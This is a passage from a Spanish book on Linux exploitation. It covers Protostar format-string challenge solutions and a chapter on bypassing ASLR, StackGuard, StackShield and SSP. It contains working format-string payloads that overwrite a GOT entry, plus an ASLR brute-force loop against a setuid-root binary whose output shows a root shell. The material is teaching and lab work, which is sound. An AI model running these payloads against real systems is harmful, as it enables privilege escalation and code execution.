000496f4 g      0 .bss      00000004          target

```

Realizamos una primera prueba para obtener más información.

```

user@protostar:/opt/protostar/bin$ perl -e 'print "AAAABBBB"."%08x"x13' | ./format3
AAAABBBB00000000bffff640b7fd7ff4000000000000000000bffff84b0804849dbffff64000000020cb7fd
8420bffff68441414141424242target is 00000000 :(

```

Una vez que obtenemos nuestro desplazamiento hacemos las matemáticas elementales para esta clase de vulnerabilidades:

`0x0102 = 258`

`0x5544 = 21828`

`21828 - 258 = 21570`

`0x080496f6 = 258 - 8 = 250`

`0x080496f4 = 21570`

Y ya disponemos de la fórmula mágica para explotar el reto:

```

user@protostar:/opt/protostar/bin$ perl -e 'print
"\xf6\x96\x04\x08\xf4\x96\x04\x08"."%250d"."%12$hn"."%21570d"."%13$hn"
' | ./format3
-1073744230you have modified the target :)

```

Reto superado.

FORMAT 4

Format4 busca un método para redirigir la ejecución de un proceso. Pistas: `objdump -TR` es tu amigo.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 int target;
07
08 void hello()
09 {
10     printf("code execution redirected! you win\n");
11     _exit(1);
12 }
13
14 void vuln()
15 {
16     char buffer[512];
17
18     fgets(buffer, sizeof(buffer), stdin);
19
20     printf(buffer);
21
22     exit(1);
23 }
24
25 int main(int argc, char **argv)
26 {
27     vuln();
28 }
```

Solución

Lo cierto es que podríamos utilizar este reto para ejecutar un shellcode y hacernos con privilegios de administrador en el sistema, pero como es algo que ya hemos demostrado a lo largo del capítulo, nos ceñiremos a lo que se nos pide, que es redirigir el flujo de ejecución del programa hacia la función `hello()`, que como se puede ver no es invocada desde ningún lugar del código de la aplicación. No obstante, en la línea 20 se observa una función `printf()` vulnerable, seguida de una llamada a `exit()` cuya entrada en la GOT podremos modificar en beneficio propio.

```
user@protostar:/opt/protostar/bin$ objdump -TR ./format4 | grep exit
...
08049724 R_386_JUMP_SLOT    exit
```

Ahora la dirección de la función prohibida:

```
user@protostar:/opt/protostar/bin$ objdump -d ./format4 | grep hello
080484b4 <hello>:
```

El desplazamiento hasta la cadena de formato:

```
user@protostar:/opt/protostar/bin$ perl -e 'print "AAAABBBB"."%08x"x5' | ./format4
AAAABBBB000000000200b7fd8420bffff6844141414142424242
```

Más matemáticas:

```
0x0804 = 2052
```

```
0x84b4 = 33972
```

```
33972 - 2052 = 31920
```

```
0x08049726 = 2052 - 8 = 2044
```

```
0x08049724 = 31920
```

Y la fórmula mágica:

```
user@protostar:/opt/protostar/bin$ perl -e 'print
"\x26\x97\x04\x08\x24\x97\x04\x08"."%2044d"."%4$hn"."%31920d"."%5$hn" | ./format4
-1208122336code execution redirected! you win
```

Reto superado.

6.7. Dilucidación

En este capítulo se ha pretendido mostrar de un modo sencillo, claro y conciso, cómo estas vulnerabilidades actúan y cómo pueden ser explotadas en nuestro beneficio. Los errores de cadena de formato han sido encontrados con demasiada frecuencia en software de gran importancia. Un ejemplo muy conocido ha sido el correspondiente al programa `sudo` en su versión 1.8. Dentro de la función `sudo_debug()` se pueden encontrar las siguientes instrucciones.

```
casprintf(&fmt2, "%s: %s\n", getprogname(), fmt);
va_start(ap, fmt);
vfprintf(stderr, fmt2, ap);
```

El nombre del programa pasa a formar parte de la variable `fmt2` y posteriormente ésta se vuelca sin otro especificador de formato a la función `vfprintf()` produciéndose el error mencionado. Basta modificar el nombre con que `sudo` es llamado para desencadenar la vulnerabilidad. Vea el ejemplo:

```
blackngel@bbc:~$ ln -s /usr/bin/sudo %n
blackngel@bbc:~$ ./%n -D9
*** %n in writable segment detected ***
```

El error mostrado pertenece a la protección Fortify Source sobre la cual hablaremos en el próximo capítulo. Como se puede observar, ni siquiera las aplicaciones más conocidas y comprometidas de Linux se libran de estas fallas.

6.8. Referencias

- Exploiting Format String Vulnerabilities en <http://isis.poly.edu/~lgarcia/formatstring-1.2.pdf>
- Format String Vulnerability en <http://www8.cs.umu.se/kurser/TDBB40/HT03/security/format.html>
- Advances in format string exploitation en <http://www.phrack.org/issues.html?issue=59&id=7>
- A Eulogy for Format Strings en <http://www.phrack.org/issues.html?issue=67&id=9>
- PointGuard: Protecting Pointers From Buffer Overflow Vulnerabilities en <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.6.357&rep=rep1&type=pdf>
- Smashing C++ VPTRs en <http://www.phrack.org/issues.html?issue=56&id=8>

Capítulo VII

Medidas preventivas y evasiones

Linux, casi como pionero en la materia y siendo uno de los sistemas operativos que más golpes ha recibido, ha invertido mucho tiempo y esfuerzo en diseñar soluciones robustas contra toda clase de ataques. Existen multitud de métodos que intentan mitigar a toda costa la ejecución de código arbitrario, bien sea mediante parches aplicados al kernel, o bien en espacio de usuario con librerías complementarias de carga dinámica o extensiones para el compilador de código fuente GCC.

Cuando del núcleo del sistema se trata, lo habitual es modificar el entorno bajo el cual se ejecutan los procesos. Uno de los métodos más comunes es alterar la configuración del espacio de memoria virtual asignado a los mismos, ya sea aleatorizándolo o denegando los permisos de ejecución en las páginas reservadas a cada aplicación.

Por otro lado, el objetivo de las extensiones del compilador de C/C++, es introducir cambios en el código ensamblador generado por el mismo, de modo que la estructura de la pila originada por los marcos de funciones incluyan ciertas medidas de seguridad adicionales. Tal y como detallaremos a lo largo de las siguientes secciones, estas comprobaciones artificiales de límites no siempre son efectivas.

No le entretendremos más, éste debería ser sin duda alguna el capítulo que con más vehemencia estará deseando investigar el lector curioso y conocedor de las protecciones implementadas en los sistemas operativos modernos.

7.1. ASLR no tan aleatorio

A continuación detallaremos el problema que representa la confianza de los usuarios en el actual sistema ASLR (Address Space Layout Randomization) cuando éste no es utilizado junto con un sistema de protección de ejecución de código en las zonas de datos de la memoria como NX, W^X o DEP.

ASLR es un mecanismo de seguridad que fue originalmente implementado en PaX, un parche de protección para el kernel de Linux cuyo objetivo es establecer la zona de datos de la memoria como no ejecutable, el espacio de texto o código de la aplicación como no escribible, y la aleatorización de direcciones de memoria utilizadas por el binario, así como de las librerías que con el mismo son cargadas en tiempo de ejecución. Para ello, PaX divide el espacio virtual de direcciones del proceso en tres grupos:

- Código y datos globales inicializados y no inicializados: `.text`, `.data` y `.bss`.
- Memoria asignada por `mmap()`, inclusive las librerías compartidas.
- El stack o pila.

Para cada zona se aplica un factor de aleatoriedad distinto, siendo 16, 16 y 24 bits respectivamente. Cada vez que un ejecutable se carga en memoria, tres variables que se inicializan con valores aleatorios son almacenados en la estructura del proceso (`task_struct`), sus nombres son: `delta_exec`, `delta_mmap` y `delta_stack`. Dichos valores se suman posteriormente a las direcciones base predefinidas para cada segmento específico. El resultado es una nueva dirección aleatoria para las tres zonas en cada ejecución. Obviamente, técnicas como Return to Libc se tornan más complejas al no poder predecir la posición en que las funciones más interesantes se encuentran mapeadas. Pero ASLR no previene la sobrescritura de datos en memoria, esto es, todavía tenemos la capacidad de sobrescribir otras variables, punteros, punteros a funciones y valores de retorno guardados por llamadas a funciones, y por lo tanto tenemos la capacidad de redirigir el flujo de un programa a una dirección de nuestra elección y a un shellcode arbitrario si la pila o el heap son ejecutables. Todo esto implica que en una vulnerabilidad hallada en un entorno local, la fuerza bruta todavía es aplicable (detallaremos los casos de fallas remotas más adelante en este mismo capítulo).

Si analizamos la efectividad de esta pseudo-aleatorización y obtenemos en diferentes espacios de tiempo la dirección de una variable de entorno, tendremos los siguientes datos.

```
HOME → 0xbffe3e1a
HOME → 0xbf9a5e1a
HOME → 0xbfa68e1a
HOME → 0xbfe35e1a
HOME → 0xbfb9ce1a
HOME → 0xbfec0e1a
HOME → 0xbf9eae1a
HOME → 0xbfa9ce1a
HOME → 0xbfb6be1a
HOME → 0xbf880e1a
```

Ya que éste no es un libro sobre matemáticas, no quisiéramos confundir al lector explicando conceptos como la entropía, pero haremos de todos modos un estudio más superficial que nos permitirá alcanzar nuestro objetivo. Si seleccionamos una muestra de las direcciones obtenidas y comparamos sus valores en binario, podemos apreciar nuevos detalles:

Dirección	1er byte	2do byte	3er byte	4to byte
0xbffe3e1a	10111111	1 1111110	00111110	00011010
0xbfa68e1a	10111111	1 0100110	10001110	00011010
0xbf880e1a	10111111	1 0001000	00001110	00011010

Tabla 07.01: Muestras de direcciones aleatorias.

Observamos que el bit más significativo del segundo byte es común en todas las direcciones. Si no tuviésemos en cuenta los dos últimos bytes, deduciríamos que el número de bits realmente aleatorizados es 23 y no 24 como se prometía. El espacio de memoria que se puede direccionar con tal cantidad de bits es de 8 megabytes, normalmente el tamaño límite permitido para el stack.

El lector atento observará que los últimos 12 bits de todas las direcciones obtenidas también se conservan igual (estos bits se corresponden con el campo *offset* de la dirección virtual), por lo que el número de bits aleatorizados se reduce a 11 en nuestro caso particular. Y todavía hay más, ya que el sistema operativo impone que el stack debe encontrarse alineado a 16 bytes, en realidad el número de posibles ubicaciones para la pila es de 524.288:

```
8388608 / 16 = 524.288
```

Pasemos ahora a la fuerza bruta. Si situamos un shellcode en una variable de entorno e intentamos alterar una dirección de retorno con su dirección exacta las probabilidades de errar son bastante altas. Por el contrario, podemos introducir un gran colchón de NOPs precediendo nuestro payload (tomemos por ejemplo la cantidad 130.000), con lo cual las posibilidades de éxito se incrementan significativamente. Efectivamente estamos concediéndonos 130.000 probabilidades de que un supuesto exploit funcione. Luego solo es cuestión de ejecutar dicho exploit una cierta cantidad de veces hasta que la estadística nos haga caer dentro de ese porcentaje de posibles aciertos. Elegimos como ejemplo el siguiente programa vulnerable:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(char *templ)
{
    char buffer[512];
    strcpy(buffer, templ);
}
int main(int argc, char *argv[])
{
    if ( argc != 2 ) {
        printf("Uso: %s ARGUMENTO\n", argv[0]);
        exit(0);
    }
    func(argv[1]);
    return 0;
}
```

Comenzamos introduciendo nuestro shellcode que se encuentra en el fichero /tmp/sc.

```
$ export PAD=`perl -e 'print "\x90"x130000'`cat /tmp/sc`
```

Demos por hecho que ya hemos averiguado que la cantidad de bytes a introducir antes de sobrescribir la dirección de retorno guardada son 524. ¿Qué dirección utilizaremos para alterar el registro EIP? Como ya explicamos, cualquiera que caiga dentro del espacio de memoria de esos 8 megas aleatorizados, luego solo es cuestión de suerte que dicha dirección coincida con alguna perteneciente al gran relleno de NOPs que hemos introducido en el entorno. Si esto ocurre, el flujo de código se desplazará como una cinta de transporte hasta alcanzar nuestro shellcode y tomaremos el control del programa.

Escogeremos para el presente ejemplo la ubicación 0xbfa68e1a. La utilizamos dentro del siguiente script que ejecuta un bucle de 500 iteraciones.

```
#!/bin/sh
for i in `seq 1 500`;
```



```
do
    echo "\nIntento: $i"
    ./aslr `perl -e 'print "A"x524 . "\x1a\x8e\xa6\xbf"'`
done
```

Le otorgamos permisos de ejecución, cambiamos el usuario del programa vulnerable a `root` y lo *setuidamos*:

```
$ chmod +x ex.sh
$ sudo chown root:root aslr
$ sudo chmod u+s aslr
$ ls -al aslr
-rwsr-xr-x 1 root root 6340 2013-08-06 20:00 aslr
```

Lo ejecutamos y observamos el resultado en la ilustración.

```
blackngel@bbc: ~
Segmentation fault
Intento: 16
Segmentation fault
Intento: 17
Segmentation fault
Intento: 18
Segmentation fault
Intento: 19
Segmentation fault
Intento: 20
Segmentation fault
Intento: 21
Segmentation fault
Intento: 22
# whoami
root
```

Imagen 07.01: Ataque de fuerza bruta sobre ASLR.

Admitimos que hemos jugado con algo de ventaja, es un hecho conocido que las variables de entorno y los argumentos asociados al programa se desplazan en la pila en menor medida que un buffer situado directamente en el stack. La fuerza bruta aplicada no ha alcanzado ni el medio segundo de duración, y a pesar de todo, en el transcurso de este ataque no hemos hecho uso de todos los factores disponibles para reducir la entropía que genera ASLR. Comprobamos por lo tanto que un mecanismo de aleatorización de direcciones de memoria solamente resulta efectivo si es empleado a la par que un sistema de protección de ejecución en las zonas de datos de cualquier aplicación, tales como NX o W^X.

Tal vez el lector se esté preguntando si existe alguna forma de sortear la protección ASLR cuando se trata de una aplicación vulnerable alojada en un servidor remoto. Lo cierto es que hay varios modos de conseguirlo. En el año 2002, un autor apodado Tyler Durden publicó un artículo en la revista Phrack titulado "Bypassing PaX ASLR Protection", que demostraba cómo convertir un stack overflow

corriente en un bug de cadenas de formato. Lo que se pretendía era realizar una especie de ataque ROP (*ret2code* para ser más exactos) en el que se redirigía el flujo hacia la ejecución de una función `printf()` utilizada dentro del propio código del programa (en una dirección estática), pasándole como parámetro una cadena de formato especialmente manipulada para volcar valores arbitrarios de la memoria. El objetivo era obtener información del estado de la memoria del proceso remoto para proceder luego a una explotación exitosa del desbordamiento. Además, para realizar esta clase de ataque *return-into-printf* tan solo era necesario alterar un byte del registro EIP. El método es elegante y silencioso en el sentido de que evita las violaciones de segmento y que la modificación de un solo byte en una dirección de retorno guardada hace que la redirección se produzca dentro de la misma página física de memoria (en términos técnicos, no se modifican los campos PDE y PTE de la dirección lógica, tan solo el *offset* final).

El objetivo principal de ésta y muchas otras metodologías similares, es provocar una fuga de información (*information leakage*), que facilite a un atacante datos realistas sobre la estructura interna y disposición de la memoria de un proceso dado. Poco a poco se ha ido constituyendo como la técnica *de facto* para sortear la protección ASLR y atacar vulnerabilidades que de otro modo sería como jugar a la ruleta rusa.

También se ha demostrado que es posible obtener la dirección exacta de una función de librería cuando ASLR se encuentra activado. Recordemos que PaX aplica 16 bits de aleatorización (los 2 bytes centrales) para las librerías compartidas. Un total de 65.536 posibilidades distintas, un número no muy impresionante cuando de fuerza bruta se habla. Tal y como será explicado en la sección 7.3, si un servidor vulnerable llama a `fork()` por cada petición de un cliente, el espacio de direcciones de memoria es clonado en el proceso hijo y se mantiene intacto. Este hecho nos da la oportunidad de realizar un *brute force* sobre una función de la libe como `usleep()`, introduciendo como parámetro un valor hexadecimal `0x01010101` (unos 16 segundos, valor mínimo sin bytes *null*). Se recorren todas las direcciones posibles hasta que una respuesta “no” es obtenida de inmediato, en dicho caso se habrá encontrado la función deseada, y una vez extraído el valor aleatorio `delta_mmap`, pueden calcularse el resto de direcciones necesarias para un ataque *ret2libc* común.

Otro método que demostraremos en la sección 7.10 de este capítulo utiliza una técnica *ret2plt* para retornar en una función `write()` alojada en la tabla PLT de la aplicación y así averiguar las direcciones de otros componentes alojados en la memoria del proceso, tales como la librería compartida de GNU C o `glibc`.

En definitiva, la única forma conocida en la actualidad para estar seguros de que ASLR es realmente efectivo, consiste en utilizar máquinas con arquitecturas de 64 bits, limitando todos los ataques de fuerza bruta hasta ahora diseñados.

Cabe mencionar por último que Linux también ha implementado una característica de protección conocida como PIE (Posición Independiente de Ejecutable), cuya finalidad es elegir una dirección aleatoria para mapear el propio código de ciertas aplicaciones y que algunas técnicas ROP sean más difíciles de llevar a cabo. Por norma general, la protección PIE solo ha sido aplicada en algunos demonios del sistema. Lo que se intenta hacer es compilar los programas como si de objetos compartidos se tratasen, de modo que el código pueda alojarse en cualquier dirección de la memoria y que éste no dependa de una base fija para ejecutarse correctamente. El lado oscuro de este mecanismo es que incurre en penalizaciones de rendimiento y que el compilador necesita asignar un registro de

forma constante que haga de base para referenciar el resto del código. La no disponibilidad de dicho registro para otras operaciones podría generar ciertas estructuras de código máquina que no resulten del todo eficientes.

7.2. StackGuard y StackShield

Cuando hablamos de ASLR o de prevención de ejecución de código en zonas destinadas al almacenamiento de datos, en realidad hablamos de protecciones dedicadas a prevenir la ejecución de código arbitrario una vez que el desbordamiento de buffer se ha producido. Por el contrario, la misión de StackGuard y StackShield es detectar dicho desbordamiento justo antes de que la función vulnerable retorne y abortar la aplicación en caso afirmativo. Para ello hacen uso de un sencillo mecanismo conocido como *cookies* o valores *canary* (StackShield utiliza otros métodos que detallaremos más adelante en esta misma sección). Un *canary* no es más que un valor entero que se sitúa en el stack justo antes del registro EIP guardado. Caso de producirse un overflow, dicho valor entero debería ser sobrescrito antes de alterar la dirección de retorno. En el epílogo de la función vulnerable, el *canary* es comprobado contra su valor original previamente almacenado en un lugar seguro, si no coinciden la ejecución es abortada de forma inmediata y la redirección de flujo no llega a producirse.




Imagen 07.02: Establecimiento del canary.

Ambas protecciones poseen dos fallos esenciales, por un lado ninguna de las dos protege el registro EBP guardado, por lo que las técnicas de ataque al Frame Pointer descritas en el capítulo 3 de este libro deberían ser de extrema utilidad. Por el otro tampoco previenen desbordamientos de buffer basados en heap, por lo que los siguientes capítulos serán sumamente interesantes para el lector.

Detallaremos a continuación algunas de las diferencias más destacables entre ambas implementaciones.

7.2.1. StackGuard

Durante el prólogo de función, StackGuard, diseñado como una extensión de GCC, inserta en el código ensamblador una instrucción como la siguiente:

```
pushl $0x000aff0d
```


Constituyéndose así el establecimiento del *canary* antes de colocar en la pila el valor actual del registro EBP. Como se puede observar, se trata de un entero diseñado de antemano que se conoce con el nombre de *terminator canary*. En realidad esto tiene una explicación sencilla. El byte `0x00`, como ya sabe, se trata del indicador de final de cadena detectado por funciones de la familia `strcpy()`. El segundo byte `0x0a` es el valor hexadecimal del carácter `\n` o carácter de nueva línea que funciones como `gets()` interpretan como final de cadena. `0xff` es el análogo del símbolo EOF (End Of File). Por último, `0x0d` es representativo del carácter `\r` o retorno de carro. Por lo tanto, este *canary* se trata de un valor relativamente lógico, pensado de un modo inteligente y apropiado como mecanismo de seguridad, pero que por desgracia se deja en el tintero muchas otras posibilidades de ataque.

Existe una familia extensa de funciones que permiten la entrada de bytes *null* contra las cuales Stack Guard no presenta ningún obstáculo, hablamos de funciones como `recv()`, `memcpy()`, `read()`, `bcopy()` u otras del estilo. Si dichos métodos forman parte en la cadena de un stack overflow, el uso de un *terminator canary* predefinido o que pueda ser fácilmente deducido nunca será efectivo. La utilización de bucles que realizan movimientos de datos byte por byte son también excelentes candidatos a sortear StackGuard.

Otro de los fallos de base en el diseño de StackGuard es que no previene la sobrescritura de otras variables locales como punteros o punteros a función e incluso los propios argumentos de la función. Esta condición ya ha sido demostrada y explotada en artículos como “Bypassing StackGuard and StackShield” de la revista Phrack, en la que la alteración de un puntero situado en una dirección superior al buffer vulnerable y que es utilizado en una posterior función de copia de datos, puede ser utilizado para escribir datos en una posición arbitraria de la memoria sin necesidad de modificar el valor *canary* establecido. Como ya hemos dicho en varias ocasiones, objetivos como DTORS o la propia GOT son muy suculentos en estos casos.

StackGuard puede cambiar el uso del *terminator canary* por un valor entero aleatorizado de modo que sea improbable para un atacante predecirlo antes de que se produzca el desbordamiento. Tal y como veremos en la siguiente sección, sortear esta opción no es ni mucho menos imposible para un exploiters con las habilidades necesarias.

7.2.2. StackShield

StackShield es un reemplazo para GCC cuyas ideas subyacentes son bastante más elaboradas que las de StackGuard. Su objetivo principal es hacer una copia de las direcciones de retorno guardadas en una tabla convenientemente protegida (Global Return Stack). A la vuelta de cada función, la dirección almacenada en dicha tabla es utilizada y situada en el registro EIP de modo que la alteración de datos en el stack no tenga influencia sobre el flujo de ejecución del programa. De hecho, en el epílogo de función StackShield podría comparar la dirección de la tabla especial contra el valor EIP guardado en la pila, abortando la aplicación en caso de no producirse una coincidencia, indicativo claro de un error de desbordamiento.

Otra protección que el usuario puede adoptar mediante StackShield, y que no tiene por qué incluir a la anterior, es la comprobación de la dirección de retorno guardada contra un valor límite. El objetivo es comprobar si la alteración de EIP escapa del rango habitual donde se sitúa el código del programa y se dirige a un espacio de datos. Dado que ya hemos detallado extensivamente a lo largo del libro

técnicas como Return to Libc o Return Oriented Programming, resulta obvio que tal método de seguridad constituye más una molestia que un serio obstáculo para un atacante. Cabe destacar además, que la sencilla técnica `ret2ret` que ya explicamos anteriormente resulta más que suficiente para una explotación efectiva.

Repetimos, StackShield no protege contra la alteración de las variables locales declaradas, por lo que siempre existe la posibilidad de escribir datos arbitrarios en la memoria, inclusive la tabla "securizada" de direcciones de retorno clonadas. Nuevamente, el abuso del Frame Pointer sigue siendo un objetivo deseado. Incluso en una condición de *off-by-one* en la que solo un byte nulo puede ser situado como byte menos significativo de EBP, puede conducir a una explotación exitosa.

7.3. Stack Smash Protector (ProPolice)

Hasta el día de la fecha, la protección más efectiva basada en la utilización de *canaries*, se conoce con el nombre de SSP o ProPolice. Se trata de una reimplementación mejorada de un diseño original de Hiroaki Etoh de IBM. Fue establecida a partir de la versión 4.1 de GCC en el año 2005.

Las diferencias más remarcables con respecto a StackGuard y StackShield es que SSP sí protege el puntero base guardado o frame pointer, el valor *canary* es establecido antes del mismo.



Imagen 07.03: Protección de EBP y RET.

Además, con el objetivo de evitar técnicas de exploiting basadas en la alteración de otras variables locales, SSP reordena las mismas mediante un algoritmo heurístico, de modo que los buffers siempre son situados en las direcciones más altas de la memoria y el resto de variables detrás. Advierta el lector que situaciones de *underflow*, aunque excepcionales, todavía son posibles. Una condición de *underflow* se produce cuando existe la posibilidad de sobrescribir elementos situados por debajo de la dirección de memoria de un buffer declarado. Aunque en un stack overflow lo preferible es la situación contraria, en un desbordamiento de heap resulta más interesante, puesto que permitiría a un atacante modificar metadatos establecidos por el algoritmo de gestión de memoria dinámica.

Casualmente, el exploit que el famoso hacker Charlie Miller desarrolló y que permitía tomar el control absoluto de cualquier teléfono iPhone, se realizó a través del envío de varios SMS especialmente manipulados que causaban un error en una función de lectura de datos que devolvía el valor -1. Este valor negativo era posteriormente utilizado como índice en un array, con lo que se producía un acceso

fuera de límites que permitiría ejecutar código arbitrario. Como decíamos, un *underflow* que puso en jaque a toda la comunidad de Apple.

Además, SSP realiza una copia segura de los argumentos pasados a la función en la cima de la pila, es decir, detrás de las variables locales declaradas. Posteriormente, la función referencia dichos argumentos basándose en estas copias, de modo que la sobrescritura de los originales no pueda conducir a la redirección del flujo del programa.

Nos encontramos ante una versión ampliamente mejorada de StackGuard, pero que de igual forma cojea en otros aspectos esenciales. Por motivos de diseño, SSP no puede proteger arrays que contengan menos de 8 elementos, por lo que la explotación de buffers pequeños podría ser algo trivial mediante un shellcode situado en el entorno en una vulnerabilidad local o bien dar lugar a la construcción de un payload ROP en una falla remota. Por otro lado, SSP también es incapaz de ofrecer protección contra buffers que formen parte de una estructura definida por el usuario. Observe el ejemplo:

```
struct agente {  
    void (*disparar)();  
    char identidad[32];  
};
```

Si una variable del tipo `agente` es declarada dentro de una función, SSP no reordenará sus elementos internos y por lo tanto la alteración controlada del puntero a función podría provocar la ejecución de código malicioso.

Recomendamos al lector que tenga especial cuidado cuando utilice una función de reserva de memoria como `alloca()`. El espacio asignado proviene de la cima de la pila, poniendo en peligro al resto de variables declaradas inicialmente.

Nota

`alloca()` ha sido denominada en otras fuentes como una llamada de programador perezoso. Se trata de una función de reserva de memoria que de un modo casi mágico no requiere de administración alguna. El espacio asignado es liberado una vez que la función actual retorna. En realidad, existen varios motivos para desaconsejar su uso, el más importante es que no se trata de una función completamente estandarizada, además, su implementación depende tanto de la arquitectura como del compilador que la soporte. Por norma general, esta llamada se sustituye por código máquina que simplemente ajusta el registro de pila ESP y se desentiende de cualquier tipo de desbordamiento de buffer que se pueda producir. No caiga en una trampa para ratones y utilice `malloc()` y `free()` si desea crear programas robustos y portables.

Cuando varios buffers son declarados de forma adyacente en el marco de una función, estos irán en el mismo orden una vez situados en la pila. Las consecuencias pueden ser desastrosas si el buffer que posee la dirección más alta en memoria es en realidad un array de punteros a función.

Dada la imposibilidad de conocer de antemano el total de argumentos proporcionados a una función con número de parámetros variable, estos no pueden ser protegidos ni copiados a una zona segura detrás de las variables locales.

Stack Smash Protector puede ser evadido en un servidor vulnerable remoto si éste llama a `fork()` para atender las peticiones de los clientes pero no llega a invocar una llamada como `execve()`. El escenario es el siguiente: el resultado de `fork()` es una copia exacta del proceso padre en la que ciertos elementos no se heredan en el hijo (ID, *locks*, señales pendientes, etc...), pero el espacio de direcciones de memoria y por lo tanto el valor *canary* original es una imitación exacta del primero. Esto nos da la posibilidad de realizar un ataque de fuerza bruta byte por byte en el que podemos comprobar cuándo el servidor genera un error visible y cuándo no. Dado este último caso, el byte utilizado será coincidente con el del *canary* y se procederá a averiguar el siguiente. Recuerde que cada petición realizada al servidor genera un nuevo hijo con el mismo valor *canary*. La demostración práctica le aguarda en la sección 7.10.

Nota

La función `execve()` sobrescribe por completo los segmentos `.text`, `.data`, `.bss` y `.stack` del proceso padre con el nuevo espacio de memoria del nuevo programa invocado, mitigando así el problema.

Para obtener información complementaria sobre la creación de procesos debería consultar las páginas man de `clone()` y `vfork()`. La primera se utiliza para crear hilos de ejecución paralelos. Cada proceso hijo compartirá el espacio de direcciones del padre y como argumento se le especifica una función desde dónde iniciará su cometido. Curiosamente, en la actualidad la llamada `fork()` es un envoltorio de `clone()`. La segunda es más controvertida. Como ya dijimos, algunas aplicaciones llaman a `execve()` inmediatamente después de haber creado un nuevo proceso hijo mediante `fork()`. Dado que `fork()` duplica las tablas de paginación del proceso padre en el proceso hijo, y esto es un derroche de recursos si `execve()` se va a llamar justo a continuación, la alternativa `vfork()` diseñada por primera vez en BSD evitaba este procedimiento que consumía tiempo y memoria. El kernel de Linux, por su parte, utiliza un mecanismo conocido como *copy-on-write*, que no duplica las páginas físicas de memoria hasta que el proceso intenta escribir en ellas. Esto hace de `vfork()` una interfaz innecesaria y de semántica excesivamente irregular. Y además, como ocurre a menudo, no siempre es oro todo lo que reluce, lo cierto es que `vfork()` ha sufrido una condición de carrera explotable en versiones antiguas de Linux. Lo que ocurría es que un proceso corriente de usuario podría enviar una señal SIGSTOP a otro proceso privilegiado que utilizase la llamada a `vfork()` y justo antes de que `execve()` fuese invocado, provocando así una denegación de servicio debido al diseño interno exclusivo de `vfork()`.

Hasta aquí hemos ofrecido una descripción bastante amplia de cómo SSP ha progresado con respecto a sus antecesores, y cuáles son las vulnerabilidades que presenta en la actualidad. Pero todavía quedan algunas preguntas por responder: ¿dónde se almacena este valor *canary*?, ¿cómo es implementado por el compilador en el código del usuario? Vamos a proceder paso a paso para resolver todas las incógnitas.

Glibe utiliza el siguiente fragmento de código para generar el *canary* aleatorio:

```
static inline uintptr_t __attribute__((always_inline))
_dl_setup_stack_chk_guard (void)
{
    uintptr_t ret;
#ifdef ENABLE_STACKGUARD_RANDOMIZE
    int fd = __open ("/dev/urandom", O_RDONLY);
    if (fd >= 0)
    {
        ssize_t reslen = __read (fd, &ret, sizeof (ret));
        __close (fd);
        if (reslen == (ssize_t) sizeof (ret))
            return ret;
    }
#endif
    ret = 0;
    unsigned char *p = (unsigned char *) &ret;
    p[sizeof (ret) - 1] = 255;
    p[sizeof (ret) - 2] = '\n';
    return ret;
}
```

La interpretación no presenta complicación alguna. Si el dispositivo `/dev/urandom` se encuentra disponible y puede abrirse, entonces se lee un entero `unsigned` que será el nuevo valor *canary* asignado al proceso. En caso contrario se crea un *terminator canary* cuyo valor es similar al utilizado por Stack Guard, `$0xff0a0000`.

Sea cual sea el valor obtenido, éste se almacena en un área conocida como TLS (Thread Local Storage o Thread Local Area). Dado que los hilos creados por un proceso comparten el mismo espacio de memoria, el TLS es un área especialmente diseñada para gestionar variables globales o estáticas que son interpretadas como exclusivas de cada hilo de ejecución.

En una plataforma x86 de 32 bits, el registro de propósito general GS almacena el descriptor de segmento para acceder a este espacio de memoria, Linux sobre x86_64 utiliza el registro FS. He aquí el código que demuestra que el *canary* generado se obtiene del TLS:

```
#ifdef __i386__
# define STACK_CHK_GUARD \
    ({ uintptr_t x; asm ("movl %%gs:0x14, %0" : "=r" (x)); x; })
#elif defined __x86_64__
# define STACK_CHK_GUARD \
    ({ uintptr_t x; asm ("movq %%fs:0x28, %0" : "=r" (x)); x; })
```

A la dirección base contenida en el descriptor de segmento apuntado por GS se agrega un *offset* de 20 bytes (`0x14`), apuntando así a un elemento contenido en la siguiente estructura:

```
typedef struct
{
    void      *tcb;
    dtv_t     *dtv;
    void      *self;
    int       multiple_threads;
    uintptr_t sysinfo;
    uintptr_t stack_guard;
    uintptr_t pointer_guard;
```

```
int gscope_flag;
} tcbhead_t;
```

En efecto, el valor entero `stack_guard` es el *canary* que buscábamos. Por su parte, `pointer_guard` es el valor utilizado para cifrar punteros mediante la macro `PTR_MANGLE` que estudiamos en el capítulo anterior.

Cuando la opción de GCC `-fstack-protector` se encuentra activada por defecto, el compilador puede detectar funciones que tengan buffers o arrays susceptibles de ser manipulados y sobrescritos por culpa de código programado de forma deficiente. En dichos casos GCC añade las siguientes líneas de código ensamblador al principio y al final de cada función elegida por el parseador:

```
0x0804866e <vuln+16>:  mov    %gs:0x14,%eax
0x08048674 <vuln+24>:  mov    %eax,-0xc(%ebp)
...
...
0x080486a7 <vuln+75>:  mov    -0xc(%ebp),%eax
0x080486aa <vuln+78>:  xor    %gs:0x14,%eax
0x080486b1 <vuln+85>:  je     0x80486b8 <vuln+92>
0x080486b3 <vuln+87>:  call   0x8048470 <__stack_chk_fail@plt>
```

En `%gs:0x14` se encuentra almacenado el valor *canary* aleatorio. Éste se mueve al registro EAX y seguidamente se inserta en el stack en una dirección anterior al registro EBP guardado. Después de que el código original de la función haya terminado, se recupera de la pila el *canary* y se realiza una operación XOR con el valor guardado en el TLS para comprobar si son iguales. En caso afirmativo la función retorna sin más preámbulos, en otro caso el método `__stack_chk_fail()` es invocado, el cual no es más que un envoltorio de la función `__fortify_fail()`, que imprimirá un mensaje de error notificando el desbordamiento de pila producido.

El análisis realizado puede resultar muy útil en la práctica. Ya mencionamos que uno de los problemas que presenta SSP en servidores que atienden las peticiones de los clientes llamando a `fork()`, es que cada nuevo hijo posee un valor *canary* idéntico al del padre (aunque estos sean particulares de cada proceso).

Sabiendo que tenemos acceso al espacio de memoria donde el entero generado se almacena, podemos alterarlo en tiempo de ejecución para cada proceso bifurcado. Hemos diseñado un programa que demuestra este hecho.

```
